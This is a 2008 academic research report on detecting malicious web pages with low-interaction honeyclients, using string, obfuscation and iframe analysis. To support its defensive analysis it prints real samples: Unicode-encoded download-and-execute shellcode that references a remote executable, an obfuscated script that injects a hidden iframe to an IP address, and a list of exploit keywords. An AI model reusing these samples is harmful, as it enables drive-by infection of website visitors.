Honeyclients

Low interaction detection methods

Authors:
Thijs Stuurman & Alex Verduin

email: Thijs.Stuurman@os3.nl, Alex.Verduin@os3.nl

Supervisors:
Rogier Spoor
Wim Biemolt

February 4, 2008

UNIVERSITEIT VAN AMSTERDAM

Masters program System and Network Engineering

Abstract

Following recent news articles more and more benign websites seem to be used to serve malicious software. Instead of defacing the website or using the compromised servers resources, the visitors are being targeted. Websites have been serving malware for years and used to rely on social engineering to trick the user into executing them. A new upcoming threat is that these websites are no longer making use of the user to infect the system. Vulnerabilities in software such as the Internet browser, video players and other plugins are exploited to directly infect the system. All that is needed is a single visit to the website.
During a one month period we have conducted research in this area to find out if we could improve current detection methods. Several analysis have been made and are discussed in this document. We have found that low level interaction detection methods can be used but a high interaction environment can not be excluded from the process.

We have created a detection model and future work is also described to improve our model.

1 Acknowledgments

We would like to thank the following people and organisations for their assistance and information during our research.

SURFnet for giving us the opportunity to do the research of client honeypots.

GOVCERT and CERT/Polska for their contribution of information.

Alumni of the same master program at SURFnet for their feedback.

2 Preface

This document describes the results of the research done at SURFnet on the topic of honeyclients. Both of the authors are students following the master program *System and Network Engineering* at the University of Amsterdam. During the course of this study, students are required to complete two research projects of which this is our first.

Contents

3 Introduction

The Internet is not a very safe place to be. If your machine is connected on the Internet, then your machine is possibly exposed to a variety of criminal intended attacks.

One of those attack methods is to include malicious code on a webpage. The code is used to exploit a browser component, third party widgets such as video and animation players or even trick the user into executing code. The methods used to accomplish these tasks are the same as which are available and being used to generate and view benign content.

Systems are being build to make in depth analysis of web pages but these accomplish their tasks with the use of time and resource consuming methods. Research is needed to find out if and how this consuming task can possibly be avoided by pre-screening the content.

> *"Investigate how to determine that an webpage is suspicious of holding malicious web content and should be further examined."*

The goal of this research is to define a theoretical model so websites containing possibly malicious code can be classified. This is done by investigating what kind of malicious and benign code is used on web pages. At the end of this report we included Proof of Concept (PoC) code in the form of Python scripts.

We started out this research by reading up on the subject using various papers and websites which can be found in the bibliography. We tried to find malicious content by searching through various pornographic and warez websites and forums. To identify these initially we used a high interaction client honeypot. It turned out to be difficult to find what we were looking for even on such websites. Even if we would call certain websites suspecious, we set out to find content which would harm the system without the users *approval*. By this we mean anything which would make a suspecious change which is not being started with specific help by the user, such as clicking on the *Open* button when asked. Because we did not have much luck finding malicious content which would exploit our system automatically using exploits, we used contacts at SURFnet for some malicious content. After that we knew where and how to search for more malicious content and created a small collection. We also created a collection of benign content to form our repository. Using Javascript interpreters, several systems, multiple IP addresses, manual work and Python scripts we analyzed our repository and online malicious content.

In this report you will find a detailed overview of all of this. Because of the diversity of the syntax of the malicious content, and not knowing what the future would bring is was quite difficult to determine a detailed model. We created a basic model which, in our opinion, is a good stepping stone towards a more specific and detailed model.

3.1 Related Work

Jianwei Zhuge *et al.*[1] conducted a study about malicious websites and the underground economy on the Chinese web. Their focus was laid on the whole underground and scene. One of their measurements showed that out of 145,000 Chinese websites, 2,149, i.e. 1.49% contained malicious content. Several strategies used to serve malicious content are also being mentioned but not further investigated. In this report we used content which was written in the English language. Niels Provos *et al.* wrote the paper *The Ghost In The Browser, Analysis of Web-based Malware*[4]. Their research is closely related to ours, however we focused more on the malicious code and the detection. Also in contradiction to their results, we found that obfuscated code is a good indication of suspected malicious code. Ben Feinstein *et al.* wrote a report about *Caffeine Monkey: Automated Collection, Detection and Analysis of Malicious JavaScript*[12]. They collected a large amount of content but ended up with just 4.5MB of actual script code and 4 samples of actual malicious code. We used a total of 69 malicious scripts and over 190MB of benign scripts.

4 Background

4.1 Traditional honeypots

A honeypot is a system which is specifically designed to be attractive for hackers. Most honeypots are server systems which run common services such as a web, database and FTP server. These systems simulate a real production system, but will never be used as one. The honeypot acts as "bait" for any hacker or other illegal service, for example a botnet on your network. After a honeypot is hacked or attacked it is used to discover the used techniques of the hacker, so the real production systems can be protected against such an attack. Most people are familiar with two kinds of honeypots:

- High interaction honeypot
- Low interaction honeypot

A high-interaction honeypot is a fully deployed system which may be compromised and can be used to launch further network attacks in a protected environment for means of observation. In contrast, low-interaction honeypots simulate services which can not be exploited to get complete access. Low interaction honeypots are more limited, but they are useful to gather information at a higher level for example to learn about network probes or worm activity. Most of the time these system are used to detect other illegal activities on your network for example botnet expansion. An implementation of such a system is "Honeyd"[17]

4.2 Honeyclients

Honeyclients, often called client honeypots are used to simulate users who access different web pages on the Internet. This is achieved by generating a list of URLs, and just point a web browser to it and analyse the result. Exactly like traditional honeypots, honeyclients are also categorized into two categories:

- High interaction honeyclient
- Low interaction honeyclient

High interaction honeyclients are fully deployed work stations. The system is prepared with a software package that monitors its state. Monitored items are for example the filesystem, registry and services. If the accessed website violates one of the rules, a log event will be generated and the system will go on to the next URL. Most of these systems are build around virtualization. Every time a site is visited, the system is brought back in a clean and idle situation. The greatest benefit of such a system is that it does not uses any signature matching.

Low interaction honeypots do not emulate services. Two of such systems are HoneyC and SpyBy. These two applications do not simulate a complete workstation, but download the content and analyses the code. This way of analyzing web content is much faster but also gives a lot of room for mistake. For our research we have taken a look at HoneyC and SpyBy. We have installed both applications and looked at their functions but concluded that both are still immature implementations.

Low interaction honeyclients have some advantages and disadvantages compared to high interaction honeyclients. High interaction honeyclients can detect all attacks on a workstation, because it monitors state changes of the system. With such a system new exploits and attacks can be detected. Unfortunately this is only true if the software which the malicious content is targeting is installed on the workstation. Even if the software is installed, a specific version of the software may be targeted. This means that the high interaction honeyclient should contain a huge variety of software. Low interaction honeyclients are not dependent on installed software. Instead of executing code, it is analysed and tries to detect suspicious or known malicious code. The performance of such a system is much faster then a high interaction fully virtualized environment. However, there are drawbacks to this approach as information is needed in order to detect suspicious and malicious code.

4.3 Malicious content

We define *malicious content* as something which is deliberately harmful. Our main focus lays on malicious content which is harmful without the intervention of the user. Anything which causes unexpected harmful effects without the user giving *approval* by for example clicking on a button. In most cases this meant that something was automatically installing malicious software (malware) on the users computer. An example of malicious activities which has been logged in real time using a high interaction honeyclient from The Honeynet Project *Know Your Enemy: Malicious Web Servers*[8]:

```
"Write","C:\...\IEXPLORE.EXE","C:\xx1232255.exe"
"Created","C:\...\IEXPLORE.EXE","C:\xx1232255.exe"
"Write","C:\...\IEXPLORE.EXE","C:\xx1232255.exe"
"Created","C:\...\IEXPLORE.EXE","C:\3456346345643.exe"
"Created","C:\...\IEXPLORE.EXE","C:\syst.exe"
"Created","C:\syst.exe","C:\WINDOWS\system32\netsh.exe"
"Write","C:\...\IEXPLORE.EXE","C:\WINDOWS\WindowsUpdate.log"
"SetValueKey","C:\3456346345643.exe","HKLM\...\Run\System"
"Write","C:\3456346345643.exe","C:\WINDOWS\system32\kernels32.exe"
"Write","C:\3456346345643.exe","C:\...\system32\...\software.LOG"
"SetValueKey","C:\syst.exe","HKLM\...\Run\System"
"SetValueKey","C:\xx1232255.exe","HKLM\...\...\...\...\Run\System"
"SetValueKey","C:\syst.exe","\.\Internet Settings\...\ProxyBypass"
"SetValueKey","C:\syst.exe","HKCU\...\Winlogon\ParseAutoexec"
"SetValueKey","C:\syst.exe","\...\Internet Settings\MigrateProxy"
"SetValueKey","C:\syst.exe","\...\Internet Settings\ProxyEnable"
"DeleteValueKey","C:\syst.exe","\...\Internet...\ProxyOverride"
"DeleteValueKey","C:\syst.exe","\...\Internet...\AutoConfigURL"
"DeleteValueKey","C:\...\wmiprvse.exe","HKLM\...\Error Count"
"Terminated","C:\xx1232255.exe","C:\WINDOWS\...\netsh.exe"
"process","Terminated","C:\syst.exe","C:\WINDOWS\...\netsh.exe"
```

The actual log file of this single visit to a web page is 251 lines long. In the small example above we see how executables are downloaded and executed. These perform several tasks such as changing the kernel, logs and registery settings which for example configure which proxy server will be used. This means that it is possible that the set proxy server will be monitoring all future web traffic, sniffing for important information. It is also possible that the proxy will be used to present false phising websites to the user, such as a fake banking page while the user typed in the correct web address.

4.4 Exploits

For the purpose of detecting malicious content, be it either in a low or high interactive environment, it is important to know what kind of exploits are being used. We expected to see mostly Microsoft Internet Explorer based exploits but it turns out this goes far wider then expected.

We ran in to exploits for Internet Explorer, Firefox, Quicktime, RealPlayer, Windows Media Player, ActiveX components from Video & Audio Codec packs, online web camera's and even local routers!

In the Symantec Internet Security Threat Report of January-June 07 there is a clear overview of the problems at hand. The graph in Figure 1 shows the percentage of vulnerabilities over two time periods.



Figure 1: Browser plug-in vulnerabilities
Source: Symantec Corporation[15]

The pie chart on the left sums up the percentages over 237 vulnerabilities, the pie chart on the right shows a decrease which we think is caused by updates. However, we have to keep in mind that most of these software packages are not regularly updated by a lot of people. We did read about a plan from Microsoft at InfoWorld[33] to rapidly force the Internet Explorer 7 upgrade. Forcing users to, in most cases update, their software by force without making it function and possibly do harm might hold key to dramatically lower incidents.

4.4.1 How do these exploits work?

Most of the real exploits use shellcode, this is actual assembly code which is loaded in to memory using a function from the vulnerable software. An example of shellcode we found in a malicious script:

```
var shellcode = unescape("%uf3e9%u0000%u9000"+
       "%u9090%u5a90%ua164%u0030%u0000%u408b%u8b0c" +
       "%u1c70%u8bad%u0840%ud88b%u738b%u8b3c%u1e74%u0378" +
       "%u8bf3%u207e%ufb03%u4e8b%u3314%u56ed%u5157%u3f8b" +
       "%ufb03%uf28b%u0e6a%uf359%u74a6%u5908%u835f%u04c7" +
       "%ue245%u59e9%u5e5f%ucd8b%u468b%u0324%ud1c3%u03e1" +
       "%u33c1%u66c9%u088b%u468b%u031c%uc1c3%u02e1%uc103" +
       "%u008b%uc303%ufa8b%uf78b%uc683%u8b0e%u6ad0%u5904" +
       "%u6ae8%u0000%u8300%uf3ee%u5652%u57ff%u5afc%ud88b" +
       "%u016a%ue859%u0057%u0000%uc683%u5613%u8046%u803e" +
       "%ufa75%u3680%u5e80%uec83%u8b40%uc7dc%u6303%u646d" +
       "%u4320%u4343%u6643%u03c7%u632f%u4343%u03c6%u4320" +
       "%u206a%uff53%uec57%u04c7%u5c03%u2e61%uc765%u0344" +
       "%u7804%u0065%u3300%u50c0%u5350%u5056%u57ff%u8bfc" +
       "%u6adc%u5300%u57ff%u68f0%u2451%u0040%uff58%u33d0" +
       "%uacc0%uc085%uf975%u5251%u5356%ud2ff%u595a%ue2ab" +
       "%u33ee%uc3c0%u0ce8%uffff%u47ff%u7465%u7250%u636f" +
       "%u6441%u7264%u7365%u0073%u6547%u5374%u7379%u6574" +
```

```
"%u446d%u7269%u6365%u6f74%u7972%u0041%u6957%u456e" +
"%u6578%u0063%u7845%u7469%u6854%u6572%u6461%u4c00" +
"%u616f%u4c64%u6269%u6172%u7972%u0041%u7275%u6d6c" +
"%u6e6f%u5500%u4c52%u6f44%u6e77%u6f6c%u6461%u6f54" +
"%u6946%u656c%u0041%u7468%u7074%u2F3A%u382F%u3876" +
"%u622E%u7A69%u762F%u652E%u6578%u0000");
```

The code shown above is obfuscated using Unicode to represent the data. This is being done against detection and for ease of use. The code could contain assembly code such as the following which is supposed to resolve kernel32 symbols, taken from *Understanding Windows Shellcode*[16] :

```
mov esi, eax
sub esi, 0x3a
dec [esi + 0x06]
lea edi, [ebp + 0x04]
mov ecx, esi
add ecx, 0x18
```

It takes quite some low level system, software and programming knowledge to be able to find ways of exploiting software. A lot of debugging and testing is required as well. These are not things any average person can do. There are however exceptions where the use of these techniques are not even necessary. We have seen functions being used in a creative way to download and execute an application.

4.4.2 Where do these come from to begin with?

While we often read the news on computer security related topics, the first thing that comes to mind is in the direction of Russia. However, after searching we noticed that a lot was also being produced in the regions of China. However other reports note that the actual hosting of most malware is actually in the United States. The 2008 Sophos security report[29] even mentions the Netherlands as they seem to host a lot of malware looking at the size of the population and infrastructure. The Netherlands actually dropped from fourth to tenth place from 2006. From all these reports we conclude that we can't judge a location based on it's actual geographical hosting locationg.

4.4.3 Who makes these?

The exploits are often created by experts who write a PoC. Initially we concluded that these PoC's were being used by mostly Script Kiddies[18] without much alterations. During our research period we managed to get the sources of two well known exploits packs, ICEPACK[14] and MPACK[13]. These are complete PHP written packages which can exploit servers, inject code and keep track of their visitors. They even include country flags to give a good overview of the situation and have abilities to use GeoIP[19] databases to target users from a specific country. These software packages used to cost a lot of money, between $400,- and $1000,- USD, in the hacker underground. At first we expected these were made by people who really knew what they were doing. It turns out that these packages actually use, maybe slightly modified, existing PoCs written by others. This creates the situation where script kiddies are exploiting script kiddies. This scene[20] seems to be familiar with the phishing scene[22] where

the so called hackers are writing tools for other hackers and at the same time either ask money for it or actually built in backdoors.

4.4.4 Are there targets?

We noticed that besides the at random vulnerable web server, some sites were targeted directly for infection. A Recent news article at *The Register*[32] stated that certain embassy sites such as the Netherlands Embassy Russia website were serving malware. Although in this particular case it was doing so using social engineering instead of exploits, it is alarming. Instead of defacing sites, the hackers are targeting the visitors directly. There were cases where specific sites for occasions such as Christmas or the Super Bowl were infected only at times when these were held.

5 Research

5.1 Content gathering

To perform our research we created two repositories. One with malicious content and a second with benign content. To determine if web pages contains malicious content we used a high interaction honyclient, called *Capture*[34].
We configured the honeyclient as following:

- Ubuntu 7.10 with VMware server 1.04 as server
- Unpatched MS Windows XP SP2 machine with Internet Explore 6 as virtual client

After setting up the system we defined a list URLs to visit. We created two different URL lists:

- URLs generated by a search engine with defined keywords
- URLs distracted from spam email

URLs generated by a search engine

To gather a large amount of random web content we automated a Google search. Using a commonly used words list (common-2) from Packet Storm[24] and a Python Google search module written by *Otu Ekanem*[25] we automated this process. We used the top 8 results from each search to create the URL list.

URLs extracted from spam email

One of the authors of this paper used one of his email servers to get a collection of spam tagged emails. These were collected between 01-03-2008 and 01-22-2008 and from a spam box of one company. The 92MB file, which included spam tagging information, contained 10024 emails from which we extracted 1234 unique URLs.

List	Number of URLs
URLs generated by using Google	6520
URLs extracted from spam email	1234

Table 1: Amount of URLs used to gather content.

Against our expectations, none of the URLs were flagged as being malicious by our high interaction honeyclient. While this does not mean these were benign we did assume this for our research at that moment. Related work, as mentioned in this paper, did mention that even in their relatively large collection only a very small amount of content turned out to be malicious. At that moment we decided to treat these as benign unless further analysis using our own methods would prove otherwise. Until the end of our research we did not find any malicious content in our benign collection using our own methods.

We used a self written Python script B.2 to gather the actual web content. To download the data we used the *wget* program using the following command arguments which can be found in the *wget* manual page[26]:

```
wget --random-wait --timeout=3 --no-dns-cache --retry-connrefused
--no-cache --no-cookies --ignore-length
--user-agent="Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"
--referer=http://www.google.com/
http://www.example.com
```

The `--random-wait` argument is used to set a random waiting time between contacting the server and downloading the content. This is necessary because servers, especially those which are hosting malicious content, can use timing analysis to determine the user agent. The `--timeout=3` is set to speed up the process in case a website can't be contacted, especially some of the URLs from our spam collection would otherwise cause considerable slowdowns. The `--user-agent` argument is being used to identify ourselves to the web server as a regular Internet Explorer version 6. We chose this user agent because it was not the newest version available and still used a lot according to w3schools[27]. The `--referer` (which has been misspelled in the official HTML RFC[28] and has since been used) is used to tell the web server we came to their address using Google. The `http://www.example.com` would be replaced by the URL we wanted to download.

We wrote some extra Python functions to extract iframe definitions from the downloaded content. The iframe definitions were saved per URL, a single URL file with iframe defenitions might contain multiple iframes. To make the analysing easier we also saved all the scripts separately, cross-site referenced scripts were also downloaded using the same *wget* command as described above. We saved all the data in lowercase for easier parsing purposes.

To gather the malicious content we used contacts at SURFnet and posts at technical related news websites and searching with Google. Unfortunately most of our sources will have to remain classified. An overview of our total repository can be seen in table 2.

Type	Number of files
Benign HTML	6428
Benign iframes	1011
Benign scripts	6144
Benign spam HTML	525
Benign spam iframes	2
Benign spam scripts	370
Malicious	69

Table 2: Entire repository file count.

5.2 Analyses

To be able to create detection methods we analysed several aspects. In the sections below, several of these will be explained and how they affected our detection model which we describe at the end of this paper.

5.2.1 Deobfuscating

A lot of the malicious scripts which we had gathered used obfuscation. To increase our collection and gain more insight we deobfuscated as much as possible. Some scripts even had multiple levels of obfuscation. Even though these would still do the same thing, having multiple versions did increase the types of scripts and obfuscation. Because of this we treated every version as just another malicious script.

Obfuscation is being done by changing the data in other types of data representations, such has hexadecimal or replacing characters. Several techniques include:

Hexadecimal `"%6f%62%66%75%73%63%61%74%65"` = "Obfuscate"

UTF-8 `"\x55\x54\x46"` = "UTF"

Unicode `"%u0075%u0074%u0066"` = "utf"

HTML Entities `"&#72;&#84;&#77;&#76;"` = "HTML"

Octal `"\117\103\124\101\114"` = "OCTAL"

Concatenation `"variable1+variable2+variable3"`

ASCII `(65,66,67,68,69,70,71)` = "ABCDEFG"

Custom Self written replace and or interpretation methods.

To deobfuscate Javascript, of which all our malicious content existed in its initial stage, we used a command line Javascript interpreter. We used SpiderMonkey[22] to run the malicious scripts. Using two separate Javascripts created by *NJ Verenini* from *Websense SecurityLabs*[24] we were able to deobfuscate code by writing away all the Javascript write commands. To show a typical deobfuscation example, we'll use the following obfuscated script:

```
eval(unescape("document.write%28String.fromCharCode%2860%2C105
%2C102%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2C99%2C61%2C34
%2C104%2C116%2C116%2C112%2C58%2C47%2C47%2C53%2C56%2C46%2C54
%2C53%2C46%2C50%2C51%2C57%2C46%2C50%2C51%2C53%2C47%2C115%2C112
%2C47%2C105%2C110%2C100%2C101%2C120%2C46%2C112%2C104%2C112%2C34
%2C32%2C119%2C105%2C100%2C116%2C104%2C61%2C34%2C48%2C34%2C32
%2C104%2C101%2C105%2C103%2C104%2C116%2C61%2C34%2C48%2C34%2C62
%2C60%2C47%2C105%2C102%2C114%2C97%2C109%2C101%2C62%29%29%3B"));
```

The `eval()`[31] function will evaluates a string and will perform any statements. Just to be on the safe side, for the purpose of deobfuscating the code, we replace it by `document.write()`. Now it will write the result of the `unescape()`[30] function on the string. The `unescape()` function can decode hexidecimal encoded strings and is still often used even thought it has been deprecated since Javascript v1.5. We execute this Javascript code (without the HTML Javascript defenition tags) in between the two other scripts:

```
js -f mystubs.js -f script.js -f mypost.js
```

The Javascript interpreter first uses the `mystubs.js` script to initialize a fake document environment. Browsers have this environment by default. Here we use it to fake the calls and extract data. The last Javascript, `mypost.js`, is used to write the caught data to the screen:

```
document.write(String.fromCharCode(60,105,102,114,97,109,101,32,
115,114,99,61,34,104,116,116,112,58,47,47,53,56,46,54,53,46,50,
51,57,46,50,51,53,47,115,112,47,105,110,100,101,120,46,112,104,
112,34,32,119,105,100,116,104,61,34,48,34,32,104,101,105,103,104,
116,61,34,48,34,62,60,47,105,102,114,97,109,101,62));
```

As we guessed from the beginning, there is another layer of obfuscation. After we process this code as well we end up with:

```
<iframe src="http://58.65.239.235/sp/index.php" width="0" height="0">
</iframe>
```

Using a Javascript interpreter instead of self written conversion scripts has huge advantages but it can not yet be used in an automated manner. Like the example above, some of the malicious scripts required some manual changes and possible multiple steps to fully deobfuscate. One of the more extreme obfuscated scripts used an obfuscated self written function to deobfuscate the second part. A browser will handle it just fine but we ran in to the problem that the initial run deobfuscates the first function but this specific function would remain unknown. The only way to deobfuscate the second part would require that the obfuscated first part is replaced by the deobfuscated version.

5.2.2 Strings

Our first analyses is based on the strings being used in the code. We analysed the malicious content and filtered out the following strings which we saw as being used for either storing data, deobfuscation purposes or exploiting:

```
shell, shellcode, x0, 0x, bigblock, block, .replace, regexp,
eval(, .split, download, useragent, location.href, hidden, get,
document.write, slackspace, headersize, server, fillblock, user,
username, connect, memory, clsid, math, fromcharcode, heap,
math.random, launchurl, exe, .exe, execute, executable,
shellexecute, vbscript, .join, charcodeat
```

With a self written Python script B.3 we compared the use of these strings between the benign and malicious collection. In Figure 5 we plotted a graph in which their use is set out in percents between benign script and malicious content. We observe some unexpected values there and few we might be able to use to detect malicious code. The use of few strings such as `shell, shellcode, x0, eval(` are in comparison to the benign results more often used in malicious content.

5.2.3 Obfuscation detection

Besides the use of strings, we wrote a Python script to detect several obfuscation methods B.4 which we named earlier. We plotted these results in graph Figure 9 in the appendix. The script scans between parenthesis, looking for any of the obfuscation methods. After this, scans are being done on data between quotation marks and apostrophes to cover any other variable strings. The scan is done in this order and a section which has already been scanned will be skipped. After this the results are compared to the amount of characters which were scanned in order to show a percentage of use. The graph in Figure 9 shows us that most of the scripts which used obfuscated code have been detected. The numbers on concatenation are very low because in comparison to the amount of characters in a typical string which is being put together there are few plus signs. The method can still be used to detect obfuscation, a variable or function which contains a considerable amount of plus signs is suspicious. The malicious scripts which do not contain any detected obfuscation are either deobfuscated versions, used no obfuscation to begin with or use an advanced self written obfuscation method.

We tried to detect other forms of obfuscation by examining the use of spaces. Unfortunately the results varied widely between the malicious content as show in Figure 2.



Figure 2: Percentage of use of spaces, percentage and plus sign.

The data in graph Figure 2 is sorted on *Plus and Percentage signs versus Entire document*. This is one of the earlier graphs we created to test for obfuscation. As you can see we only took three obfuscation types in to account, however the results were interesting. As you can see, the *Spaces versus analysed parts* line is jumping all over the place from file to file. Even at the right side

where we measured the most obfuscation, usage of spaces vary too much to be of any detection use.

When we examine the obfuscation scan results in Figure 7 on benign Javascript we can conclude that obfuscation is barely being used. When we look at the graph alone, about 35 peaks clearly stand out. This is 35 out of 6143 scripts, being just 0.57%! Of course, our set of benign was marked benign souly on the fact that a default Windows XP SP2 high interaction client honeypot did not give an alert on any of these. After manually looking through the 35 and some more high hits, we found that all of these were indeed benign. Most of them were obfuscated contacting information or advertising and tracking code.

We ran the same analyses on the benign scripts which were collected from the spam web pages. The results are shown in graph Figure 8. This collection is smaller than the benign scripts which we collected from the regular benign web pages but also shows very low usage of obfuscation. The first few which did rank very high contained only an obfuscated URL link:

```
document.write( unescape( '%3c%61%20%68%72%65%66%3d%22%77%69%74%68%5f
%6c%6f%76%65%2e%65%78%65%22%3e%0d%0a' ) );
document.write( unescape( '%3c%61%20%68%72%65%66%3d%22%77%69%74%68%6c
%6f%76%65%2e%65%78%65%22%3e%0d%0a' ) );
```

These resultsed in somewhat suspicious links:

```
<a href="with_love.exe">
<a href="withlove.exe">
```

Even though it should be clear that these are links to very suspicious executables, they do not download and install themselves. For this reason we tag these as benign.

5.2.4 iframes

Iframes are virtual viewing windows on a web page which can load content from another location. Various papers and our own research show that these iframes are often used to load malicious content on a benign web page.

We analysed our iframe definition lines which we separated during the data gathering phase. A lot of papers, web articles and even some of the examples in the malicious content dataset which we created show that these iframes differ from regular ones. iframes are defined as follow:

```
<iframe src="http://www.url.com/" width="100%" height=520>.</iframe>
```

The example above adds a window the width of the screen and 520 pixels of height. As is already shown here, there are several options which can be set. Here only *width* and *height* are show. Even these don't have to use the same kind of values. With these two, both pixels and percents are allowed. The pixels may be put in between quotation marks but don't have to. Other CSS (Cascading Style Sheet) arguments may also be used to set particular options such as the visibility of the iframe:

```
<iframe src="http://www.url.com/"
style="visibility:hidden;style:none;z-index:3;top: 0px; left :0px;"
width="1"
height=1
></iframe>
```

In the example above there is a whole range of options set to hide the iframe. It's CSS style has the *visibility* argument set to *hidden*. The *width* and *height* are both set to *1*. Either one of these two will be sufficient enough in hiding the iframe. While the iframe is hidden from view, the content it loads up will still be processed and if it contains code it will be executed.

We wrote a Python script B.1 to analyse the iframes which we had gathered. The graph in Figure 3 shows a small piece of the entire graph shown in Figure 6.



Figure 3: A section of the benign iframe height and width analysis.

We were quite stunned by the amount of iframes being used in general. The file count is at 1011 for the benign iframe collection. These actually contain a total of 2039 iframes. When we looked in to the use of iframes we found that these were used for content viewing, advertisement, tracking and even hacks for certain browser types to make other functions work properly. Because of the wide range of use and used width and height as shown graph Figure 3 we concluded that the iframe properties could not be used to suspect a web page of hosting malicious content.

6 Detection model

We have created a basic theoretical model to classify websites concerning malicious code which is show in Figure 4.



Figure 4: The detection model.

In this report we discussed several aspects which we could or not use to detect a possible malicious website. Even if a separate idea turned out to be of not much use, combined they can form a strong couple. For example, when a page is linked to using an iframe which is set to hide the content. We have shown earlier that this does not have much meaning. If it also turns out that this page is using a questionable string or a certain level of obfuscation it suddenly becomes quite suspicious.

The model contains the following parts:

- Crawler
  - Multiple IP addresses
  - Different User Agents
  - Referer
- Extract : iframe code, javascript src
- iframe : width, height , CSS
- Obfuscation
- String keyword
- Clean
- High Interaction Honeyclient

The first important thing to do correctly is the gathering of the data. Any crawler or download program such as *wget* can be used, however it is important to take *server side intelligence* in to account. Servers which serve malicious content may only serve out their code once per IP address. They might only serve to IP addresses from a specific country or Internet Service Provider. The type of content may differ on the type of User Agent being used. Some servers may even check the referer address to make sure the visitor is coming from a previous site and not from a blank Linux shell using *wget* to analyse his content.

The *Extract* part is where iframe defenitions and scripting code should be taken apart. This will make the parsing steps easier and more clear. Also any external loaded Javascript should be downloaded for inspection.

The analysis on the iframes, obfuscation of data and used strings. After this there should be a reasonable clear picture on whatever or not the web page in question is suspicious or not.

6.1 Pitfalls

There are still a lot of things which will make the detection methods less effective. For starters, functions may be renamed and will thus be picked up less frequently by a string search even though they are used a lot under a different name. More advanced self written obfuscation methods can degrade the current detection method. Few simple but very effective modifications to the exploiting code used by script kiddies at the moment could hide them far better then current malicious content. Server side intelligence can fully avoid detection. New software functions and vulnerabilities might work in ways which we do not expect yet, making them harder to detect without knowledge of their workings. One of the biggest verification of code being suspicious can be it's obfuscation but we don't see a good reason for it to be used. It may prevent easy signatures and others stealing the code or rather make it look more advanced to others. A packet sniffing detection system might be avoided using obfuscation but it gives us another anomaly.

7 Conclusion

The methods discussed in this report can be used to identify suspicious content. Because of the knowledge gap between people who create PoC's and those who use code written by other people it is possible to detect malicious content with relativly easy methods. Not all the tested methods proved to be useful, however combined they do add value to the overal detection method.

